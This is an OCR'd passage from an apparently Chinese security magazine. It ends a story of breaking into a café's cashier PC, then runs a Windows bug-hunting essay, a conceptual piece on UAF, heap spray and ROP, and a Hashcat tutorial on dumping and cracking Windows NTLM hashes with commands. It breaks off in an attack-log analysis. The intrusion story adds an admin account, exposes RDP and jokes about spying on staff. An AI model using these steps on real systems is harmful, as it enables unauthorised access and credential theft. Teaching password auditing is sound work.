

图 8



图 9

Windows XP+Server2000，我们还能做到更多，比如说利用 cmdshell 添加用户开远程，装个远控偷窥咖啡厅营业的妹子。

收银主机系统信息如图 10 所示。



图 10

之后创建管理员账号，在路由器上把内网的 3389 映射出来，如图 11、图 12、图 13 所示。



图 11



图 12



图 13

最后一刻，正义的心还是让 light 教授没有继续下去（为啥？话说你知道 XP 系统默认情况下只能同时一人登陆系统不？），以上漏洞已通知咖啡店店长修复。

Windows 系统漏洞挖掘技术

文/图 佚名

不知不觉已经 2015 了，高中时代那时对网络非常感兴趣，那时我上网都是玩黑客工具和学习黑客电脑知识，游戏那时候玩梦幻也是一边玩一边扫描肉鸡，后来高中毕业了连游戏也不玩，现在只留下对 windows 的兴趣了。本人一路走过来已经在这条技术路上已经 10 年了。现在我不知道是不是以后会不会有技术上突破，我想要是再不突破可能这辈子技术就能这样了，没办法，人无完人。

现在我来分享一下我这走过来的经验，对那些还在处在迷茫中的新手一个指明灯。本人对漏洞挖掘感兴趣多一点，病毒我还是不是很感兴趣去写与研究。首先我分别来谈一下 Windows 系统漏洞挖掘需要的准备知识、漏洞从何入手挖掘，如何更快的挖掘漏洞。

首先来谈 Windows 系统漏洞挖掘需要的准备知识，很多人一看网上的漏洞代码分析和攻击原理就头大，不说你们，我曾经也迷茫过，感觉用别人的工具进行攻击没什么分量，当然除非你真的是去搞非法活动（这里并不是说提倡，一切后果自己负责）。Windows 系统有用户层和内核层。什么是用户层呢，简单的说就是系统的外部构造，而内核层就是系统的核心部分上面被用户层包裹的意思，因为 windows 公开了用户层的知识层面，而不公开内核层的代码层面，导致不得不用反汇编知识去翻译出成 C 或 C++代码来分析。所以要是想学习漏洞

挖掘首先必须熟悉 c、c++、sdk、驱动、反汇编，还有 Windows 底层构造，特别是对反汇编要求特别高，因要分析 WINSOWS 的未公开系统文件，内核构造也是要求非常熟悉的（这个可以慢慢积累）。有些漏洞涉及网络的，当然网络知识能掌握就发现的越多（这里不是指 PHP、ASP.net 等网络知识，因为想到一部分一部分的去进行分析介绍思路会更加清晰，这里的网络知识是指 SDK 级网络的还有驱动级网络的知识）。

现在来谈谈如何入手挖掘。缓冲区溢出漏洞是 Windows 经常出现的漏洞，可以说是 Windows 内部人员最容易忽略的错误，一不小心思考就会引发漏洞，所以要思考这个原理来进行对 Windows 何处可能存在溢出的漏洞进行分析。下面介绍挖掘缓冲区溢出漏洞的详细方法，Windows 每个文件都是系统的运行的关键还有各种系统函数等内部代码执行都会申请缓冲区，那么问题来了，这个申请的缓冲区是不是存在缺陷，来做个压力测试法，首先反编译过来然后找到用到的缓冲区进行测试，自己测试一下写入大于缓冲区的容纳范围的字节然后观看堆栈变化情况或者直接分析出缓冲区会造成溢出的情况。这种方法的确高效而且成功性非常高的了。其次是要对那些可能造成更改系统权限或者对系统安全造成威胁的地方进行着手，因为你不能挖掘出来的漏洞对系统安全一点都不造成影响，要有敏锐的眼光用攻击者的角度实现测试系统模块，想想攻击者可能会通过某种方式执行危害或者进行提权。再者是对现公开的已知漏洞模式去寻找，比如拒绝服务攻击现在有地方已经发现了，那可能其他地方也存在这个缺陷，现公开的系统漏洞产生原因其他相关部位同样也可能存在，看看微软发布的漏洞补丁就知道很多系统部位都产生相同的漏洞缺陷，一而再的被发现。那些研究员我想他们是逐个分析每个系统函数、各种调用、模块等地方从而得到 bug 吧，就算没有 bug 也要从头到尾而且用种假设攻击的思路去分析，因为他们的工作就是测试系统。所以说业余的远远发现的比那种以这种方式工作的研究员要少，因为谁也不可能拿时间来浪费赚钱的机会。

最后来谈谈如何更快的挖掘漏洞，首先你知识储备要好，要精通，知识越扎实你容易发现别人发现的地方，其二是你对公开的漏洞的分析和推测了，一般都会感到一个漏洞和未发现的漏洞有一定联系的是不，所以要善于推测。

写在最后的话，走过这么久的路，不要因为自己技术不如别人而感到什么，因为这不值得你去想这个问题。一个漏洞的挖掘需要用反汇编分析系统内部文件 ，这个过程一定是漫长而艰难的，没有熟练的反汇编是不可能分析出来的。本人目前就是反汇编特差，因为觉得反汇编实在是太难看，一句一段的分析人家，简直要吐血。当然熟练的可以一目了然，而且分析后不一定发现什么，因为 windows 内部人员不可能都是白拿工资的。所以一个未知漏洞的发现是艰难的和很费时间的，有时候完全靠运气这种东西，要是感到无奈建议转行。好了，本文就介绍到这里了，本人知识有限，技术也不是顶级，所以有错误之处望指出。

漏洞攻防中的 Blitzkrieg

文/图 木羊

今年是二战胜利 70 周年，国家特定选了一天放假以示纪念。想到二战，就一定免不了想到 Blitzkrieg。这个词是英语 Lightning 的德语翻译，中文意思是闪电战、闪击战或者电击战。二战的德军装甲部队，就是依靠 Blitzkrieg 横扫了西欧平原，东欧平原也扫了一半。

二战中的 Blitzkrieg，自有军事和历史学家去研究。不过既然战争是一种攻防对抗，安全也是一种攻防对抗，那么战争中用得到的 Blitzkrieg，安全里是不是也能借鉴这种思想呢？

为了防止纸上谈兵，在回答之前，我们先来了解 Blitzkrieg 究竟是一种怎样的思想。被誉为 Blitzkrieg 之父的德国人古德里安出的回忆录里谈到对 Blitzkrieg 的理解，大致可以归纳为“集中使用装甲部队突袭敌军防线，突破防线后直插后方的要害部位，使敌军整个防御体系瘫痪”。Blitzkrieg 之所以叫闪电战，一个正是因为“快”如闪电，天下武功，唯快不破，另一个则是因为被击中了会像触电一般浑身瘫痪而丧失抵抗能力。

现在市面很多教授方法的书，脑洞开得很大，譬如说“刘备教你企业管理”，将历史上或者小说中的刘备说过的话，硬套进现代企业管理的框架里，这就出了本嚎头很大的书。但我认为，Blitzkrieg 的这两个因素，是不太好硬套进安全里的，毕竟老祖宗创造“削足适履”本意不是用来难为高考学生的。Blitzkrieg 首先强调“集中”和“突袭”，在军事中自然是符合“集中兵力”和“出其不意”的战争哲学，虽然在某些层面，譬如说对资源的集中使用和针对人性弱点的攻击，在安全上也能勉强找到交集，要扯一本两百多页的快餐书倒也可以，但圈子就绕得有些远了。这里我要谈的，是 Blitzkrieg 的第二点，也就是突破防线后瘫痪整个防御体系。这一点，在安全攻防，特别是漏洞利用中使用得非常多。

前面我们聊过几篇文章的 UAF，UAF 是一种时下很潮的漏洞类型，我认为成因本质是野指针，这一点，反对的同学不少，毕竟情感上确实不好接受。我们做漏洞研究的，很容易就会形成一种观感，觉得“漏洞”是一种具有完全行为能力的独立个体，和其它代码以及 BUG 是完全不同的。可是，真的如此吗？

现在安全火了，满世界都是安全攻防安全攻防，各种漏洞漫天飞，可有没有哪篇文章愿意平心静气坐下来，谈谈安全到底攻什么，又防什么呢？防黑客吗，就是不让那些成天关在黑屋子里对着五六个亮着的屏幕噼噼啪啪敲键盘的宅男偷看我们的 QQ 密码？现在新闻也常常报道安全的消息，譬如说某某又泄露了多少用户数据，谁谁又被盗刷了一百多万人民币，但云云种种背后，到底攻防的是什么呢？

是权限。具体一点，是访问和使用的权限。计算机的作用是资源管理，那计算机安全就是资源访问和使用的权限，互联网的作用是信息传递，那互联网安全就是信息访问和使用的权限。要攻的，就是取得权限，要防的，则是防止取得权限。至于漏洞，不过是黑客利用系统中存在的一些问题、BUG、或者其它乱七八糟的“特色功能”，来取得权限的手段而已。漏洞从来只是手段，而不是目的。漏洞的定义太广了，只要能用来取得权限的任何东西都可以称之为漏洞。所以可以预见，眼下遍地开花的漏洞库一定会出现白帽和厂家为了是否是漏洞以及漏洞的安全威胁等级撕逼，而且将一直撕到地老天荒：因为这里有一个悖论，厂家只认亲眼看到能偷到东西的权限，而白帽却只能站在门外大喊这个权限可以偷到东西。

回到 Blitzkrieg。现在假定我们已经找到了一个漏洞，譬如说 UAF 类型，作为白帽工作到此就算结束了，可是对于写 exploit 大概还有十万八千里的距离。UAF 本质是野指针，理论上野指针是可以读写指向的地址的，但我们找到的这枚 UAF 到底是可读还是可写亦或是可读可写，取决于我们对这枚指针的使用权限。某大牛曾告诉我，UAF 类型的漏洞一年能刷上百个，写居多读居少，可读可写的大概比中彩票的几率要高一点点。统计的可靠性我就不

做担保了，不过有一点是绝对的，那就是找到的这枚 UAF 能够提供的权限，距离想要的权限通常还有十万八千里。

那怎办呢？这里就可以用到 Blitzkrieg 了，突破一点，也就是取得一点权限，然后利用这一点权限，瘫痪整套防御体系。

还是以 UAF 为例子。假设我们拿到的这枚是最大众脸的可写型 UAF 漏洞，野指针的可写性不难想象，根本就是一根筋，指向哪块内存地址就只能写哪块内存地址，可写的范围与指针类型有关。这个权限太小了，可写的范围太窄，又不能读，我是厂家肯定不会为这种小权限买单。所以要“提权”，和渗透测试那种狭义的提权有点像，是要扩大一点权限。

在 IE6 下，我们通常通过写 JS 的字符串对象的数据结构来提权。这个版本的 JS 的字符串类型，数据结构十分简单，首先是占 32 字节的对象头，接着是占 4 字节的变量，用来保存字符串长度，这个变量很重要，姑且命名为 strlen，最后就是字符串内容。在 C 语言中，如果输出一段字符串，只有读取到 00 才停止，IE 的作者显然觉得这种规定太没有节操了，如果末尾的 00 被抹掉，那岂不是可以一直读下去，拥有整块内存的可读权限了（当然是理论上，实际内存里是非常多 00 的，也就是实际只能输出到下一次碰到 00 为止）？于是加了一条限制，就是必须小于 strlen。但这条约束效力非常微弱，现在我们既然有了枚可写的 UAF 漏洞，只要将这个 strlen 改成很大，就拥有了以字符串地址为开头，偏移 strlen 大小的整块内存的可读权限。

可能有同学会问，既然指针的可写范围极小，恰好写到内存（具体是堆）中某个字符串结构的概率岂不是随便拍一巴掌正巧打中蚊子还低？确实，单个命中的概率极低，因此 SkyLined 提出 Heap Spray 技术，中文通常译为堆喷射技术，来解决这一问题。Heap Spray 的论文有好几千字，不过中心思想很简单，就是大量申请字符串对象，算是对概率论中大数定理的一种应用。这就好比让空中飞满了蚊子，那么随便一巴掌也就很可能打中一只了。

Heap Spray 已经提出有十年了，IE 自然已经推出不少新的机制来防御，于是后来发展出更为精准可以绕过 cookie 的堆风水，以及 TK 教主半年前公开的价值十万美金的点穴攻击。方式各有不同，但走的都是 Blitzkrieg 的套路，也即先突破一点，用某个漏洞获取某些局部的小权限，然后通过攻击某个敏感的数据结构来提权，最终瘫痪 IE 的整套防御体系。当然了，Blitzkrieg 的思路不仅限于 UAF，也不仅限于 IE，譬如对付 DEP（Data Execution Prevention）构成的防御体系，流行的思路也是一些利用没有经过 DEP 保护的小点构造 ROP(Return Oriented Programming)链,这玩意名字很玄乎，至今好像也没个大家都接受的中文翻译，但其实就是一条用 ret 指令串起来的执行流。执行流中的这些指令无论哪个单拎出来都特别人畜无害,但组合起来却威力无穷，譬如拼成调用 VirtualProtect 的指令流，或者执行 shell 命令，都可以达到关掉 DEP，从而使整套防御体系形同虚设的目的。

利用 Hashcat 破解 Windows 系统账号密码

文/图 Simeon

笔者最近对 oclHashcat 工具破解密码进行了研究，偶有所得，因此撰文跟大家一起分享，

本次破解对象选择破解 Windows7 用户密码。

oclHashcat 号称世界上最快的密码破解，世界上第一个和唯一的基于 GPGPU 规则引擎，免费多 GPU（高达 128 个 GPU），多哈希，多操作系统（Linux 和 Windows 本地二进制文件），多平台（OpenCL 和 CUDA 支持），多算法，资源利用率低，基于字典攻击，支持分布式破解等等。oclHashcat for AMD 下载地址：http://hashcat.net/files/oclHashcat-1.31.7z，oclHashcat for NVidia 下载地址：http://hashcat.net/files/cudaHashcat-1.31.7z，oclHashCat 系列软件在硬件上支持使用 CPU、NVIDIA GPU、ATI GPU 来进行密码破解。在操作系统上支持 Windows、Linux 平台，并且需要安装官方指定版本的显卡驱动程序，如果驱动程序版本不对，可能导致程序无法运行。NV users GPU 破解驱动需要 ForceWare 331.67 以及更高版本，AMD 用户则需要 Catalyst 14.9 以及更高版本，可以通过 Catalyst 自动侦测和下载检测工具来检测系统应该下载那个版本。

准备工作

（1）kali linux 操作系统或者虚拟机

（2）windows7 操作系统或者虚拟机

（3）准备字典，可以自己生成字典工具，也可以从互联网获取字典。

（4）在 Windows7 中新增一个用户 antian365，密码为 password。在单击“开始”-“运行”中输入“cmd”并按“Shift+Ctrl+Enter”组合键，输入命令“ net user antian365 password /add”。或者以管理员权限启动“cmd.exe”程序也可，执行成功后如图 1 所示。测试完毕后可以通过命令删除该帐号“net user antian365 /del”。



图 1 添加测试帐号

（5）下载 saminside。官方网站目前已经停止 saminside 软件的开发了，可以到华军软件园下载。

获取并整理密码 hashes 值

（1）获取操作系统 hash 值

获取 Windows7 操作系统的 hash 值有多个软件，比如 wce、mimikatz、cain 以及 saminside 等，在 Windows vista 以及以上版本都会有 UAC 权限控制机制。UAC（User Account Control，用户帐户控制）是微软为提高系统安全而在 Windows Vista 中引入的新技术，它要求用户在执行可能会影响计算机运行的操作或执行更改影响其他用户的设置的操作之前，提供权限或

管理员密码。通过在这些操作启动前对其进行验证，UAC 可以帮助防止恶意软件和间谍软件在未经许可的情况下在计算机上进行安装或对计算机进行更改。因此获取密码的工具都需要以管理员身份运行，选择 saminside.exe 程序，右键单击在弹出的菜单中选择“以管理员身份运行”，然后在 saminside 程序主界面中从左往右选择第三个图标，下来菜单第二个选项（Import local user using Scheduler）来获取密码，如图 2 所示，即可获取本机所有帐号的密码 hash 值等信息。



图 2 获取密码 hash 值

（2）整理 hash 值

在 saminside 中可以导出所有帐号的 hash 值，也可以复制单个帐号的 hash 值。单击“File”菜单中的“导出用户到 pwdump 文件”即可导出获取的 hash 值，也可以选择 hash，右键单击“复制”-“NT hash”获取 NT hash 值。对于 Windows Vista 以上操作系统即使是普通的密码也以“AAD3B”开头的一串字符，这个值目前在“ophcrack”等工具中无法进行破解，在 saminside 中会显示为一串“0”字符，将 NT hash 值整理到一个文件中，并命名为 win2.hash，如图 3 所示。



图 3 整理需要破解的 hash 值

破解 hash 值

将准备好的字典 ptemp.txt、需要破解的 hash 值文件 win2.hash 复制到 oclHashcat32 程序所在文件夹下，执行以下命令进行破解：

oclHashcat32 -m 1000 -a 0 -o winpass1.txt --remove win2.hash ptemp.txt

参数说明：

“-m 1000” 表示破解密码类型为“NTLM”；

“-a 0”表示采用字典破解；

“-o”将破解后的结果输出到 winpass1.txt；

“--remove win2.hash”表示将移除破解成功的 hash；

“ptemp.txt”为密码字典文件。

如果密码字典较大，可能会显示“[s]tatus [p]ause [r]esume [b]ypass [q]uit =>”，键盘输入“s”显示破解状态，输入“p”暂停破解，输入“r”继续破解，输入“b”表示忽略破解，输入“q”表示退出，所有成功破解的结果都会自动保存在 “oclHashcat.pot”文件中。破解结束会显示如图 4 所示的信息。



图 4 显示破解信息

查看破解结果

使用“type winpass1.txt”命令查看破解结果，如图 5 所示，显示该帐号的密码为“password”。

图 5 查看密码破解结果

结束语

oclHashcat 功能强大，基本上能够破解目前市面上常见的密码加密算法，比如 Discuz！论坛密码算法 md5(md5($pass).$salt)，linux sha512 加密、Linux 下 MD5 加密均可以破解。

（完）

WAF 另类应用之蜜罐诱捕黑客

文/图 xysky

通过 IPS 我们发现，每天都有针对互联网网站扫描的事件出现，大部分是都是工具的自动化探测行为。安全人员想从这些安全事件发现真正的恶意攻击行为，是比较困难的。有没有办法能精确的发现有人在恶意攻击？

一种方法是提取各扫描器的特征指纹，然后进行过滤，另一种方法就是我下面要讲的，用“蜜罐”的思路来诱捕黑客。在开始前我们先分析一段真实的入侵案例。

真实攻击案例日志分析

有一天我们部署在某互联网 DMZ 区域的 IPS 告警，值班同事看到 SOC 事件后启动安全事件响应流程，很快就定位了漏洞原因并阻断了该攻击者，但这次入侵事件具有典型的代表性，我们来简单分析一下。

1）春节前的踩点

```
64.62.X.Y - - [01/Feb/2015:16:29:19 +0800] "GET / HTTP/1.1" 302 3
